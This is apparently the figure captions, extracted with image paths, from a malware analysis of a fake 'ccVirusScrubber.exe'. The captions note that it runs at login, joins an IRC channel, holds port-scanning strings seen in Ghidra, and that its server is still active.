
Hash screenshot




Task Manager showing ccVirusScrubber.exe launching on login



VirusScrubber joining IRC channel



Ghidra showing strings suggestions port scanning



IRC screenshot showing server is still active